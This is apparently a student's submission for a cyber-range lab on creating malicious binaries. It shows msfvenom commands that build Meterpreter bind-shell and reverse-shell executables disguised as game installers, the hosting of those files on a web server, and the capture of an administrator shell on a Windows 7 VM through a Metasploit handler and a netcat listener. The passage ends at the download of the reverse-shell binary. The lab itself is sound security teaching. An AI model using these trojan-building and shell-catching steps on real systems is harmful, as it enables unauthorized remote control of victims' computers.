Name: Amit S Terdal
CSU ID: 2887869

3. Exercise 3: Complete Lab_Creating Malicious Binaries in the Ohio Cyber Range Infrastructure accessed using https://sandbox02.cech.uc.edu/vcac .
Demonstrate the execution of the following steps using screenshots and short description for each of the following parts as seen in the attached Lab_Creating Malicious Binaries instructions document.

Part 1. Creating a bind shell binary (bind TCP connection)

Part 2. Creating a reverse TCP shell binary (reverse TCP connection)

Part 3. Creating your own two malicious binaries


For each malicious binary implementation, please provide at least two screenshots (along with the description), one reflecting the operations in Kali and one in Windows (with the downloaded malicious file)

## Part Zero: Set up SimpleHTTPSever

On your Kali Linux System:

- Open a terminal and create a new directory
  mkdir /root/FreeGames
- Change into the new directory
  cd /root/FreeGames
- Start a simply http server with python
  python –m SimpleHTTPServer 80

**Leave this terminal window open throughout the rest of the lab.**




## Part One: Creating a Bind Shell Binary

**A bind shell opens a new service on the target machine and requires the attacker to connect to it in order to get a session**


On your Kali Linux System:

• Open a new terminal and type the following command
msfvenom –p windows/meterpreter/bind_tcp –f exe > /root/FreeGames/BubbleBlast2000.exe



On your Windows 7 system

• Open a web browser and browse to the IP address of your Kali System
• Click the link for BubbleBlash2000.exe and install




**NOTE: It should prompt you to allow this application through your firewall. This exploit does require the ability to make incoming connections through all firewalls on the network.**

On your Kali system open the msfconsole to get a session on the target system:

msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/bind_tcp
msf exploit(handler) > set RHOST <IP Address of Windows 7>
msf exploit(handler) > set LPORT 4444
msf exploit(handler) > exploit

***You should now have a meterpreter session to your Windows system. Type 'shell' to access the system command prompt as an administrator.***

CECH Sandbox | CleKali256 | CleWindows235 | Zoom

sandbox02.cech.uc.edu/vcac/VMRC/Vmrc.aspx?ReadOnly=0&VirtualMachineID=12c61a95-c016-4224-b3e8-62...

CleKali256

Connected to VM

English | SEND CTRL+ALT+DEL | SEND CTRL+C | TOGGLE FULL SCREEN

Press Ctrl-Alt to release the cursor from the guest.

12:25

root@kali: ~/FreeGames

File Actions Edit View Help

root@kali: ~/FreeGames | root@kali: ~/FreeGames

```
┌──(root㉿kali)-[~/FreeGames]
└─# msfvenom -p windows/meterpreter/bind_tcp -f exe > /root/FreeGames/BubbleBlast2000.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 326 bytes
Final size of exe file: 73802 bytes

┌──(root㉿kali)-[~/FreeGames]
└─# msfconsole
Metasploit tip: Writing a custom module? After editing your module, why not try
the reload command

                                                  ____
                          ,-""   `.     < HONK >
                        ,'  _   e )`-._ /  ----
                       /  ,' `-._<.===-'
                      /  /
                     /  ;
                    /   ;
       ___...--.__-.__..__,'    |
      <_         `-""           \
       <`-                       :
        (__   <__.               ;
          `-.   '-.__.      _.'    /
             \      `-.__,-'    _,'
              `-.    ,   /__,-'
                 ""._\__,'< <____
                      | |  `----.`.
                      | |        \ `.
                      ; |___      \-``
                      \   --<
                       `.`.<
                         `-'


       =[ metasploit v6.4.45-dev                          ]
+ -- --=[ 2490 exploits - 1281 auxiliary - 431 post       ]
```

CECH Sandbox | CleKali256 | CleWindows235 | Zoom

sandbox02.cech.uc.edu/vcac/VMRC/Vmrc.aspx?ReadOnly=0&VirtualMachineID=12c61a95-c016-4224-b3e8-62...

CleKali256

Connected to VM

English | SEND CTRL+ALT+DEL | SEND CTRL+C | TOGGLE FULL SCREEN

Press Ctrl-Alt to release the cursor from the guest.

12:27

root@kali: ~/FreeGames

File Actions Edit View Help

root@kali: ~/FreeGames | root@kali: ~/FreeGames

```
       =[ metasploit v6.4.45-dev                          ]
+ -- --=[ 2490 exploits - 1281 auxiliary - 431 post       ]
+ -- --=[ 1466 payloads - 49 encoders - 13 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/bind_tcp
payload => windows/meterpreter/bind_tcp
msf6 exploit(multi/handler) > set RHOST 192.168.2.6
RHOST => 192.168.2.6
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > exploit
[*] Started bind TCP handler against 192.168.2.6:4444
[*] Sending stage (177734 bytes) to 192.168.2.6
[*] Meterpreter session 1 opened (192.168.2.7:41955 -> 192.168.2.6:4444) at 2025-02-25 12:26:35 -0500

meterpreter > shell
Process 432 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\Administrator\Downloads>
```


## Part Two: Create a Reverse TCP Shell Binary

**A reverse shell requires the attacker to setup a listener on their system before the attack is deployed. The target acts as a client connecting to that listener, and then the attacker receives the shell. We will use netcat as our listener in this example.** On your Kali Linux system create a new payload with the following command:


msfvenom –p windows/shell_reverse_tcp LHOST=<IP.of.Kali.System> LPORT=1111 –f exe > /root/FreeGames/GoldGrabber.exe


• Open a netcat listening session

nc –lvp 1111




• On your Windows 7 system, refresh your browser or reconnect to you Kali IP
• Click the link for GoldGrabber.exe and install.


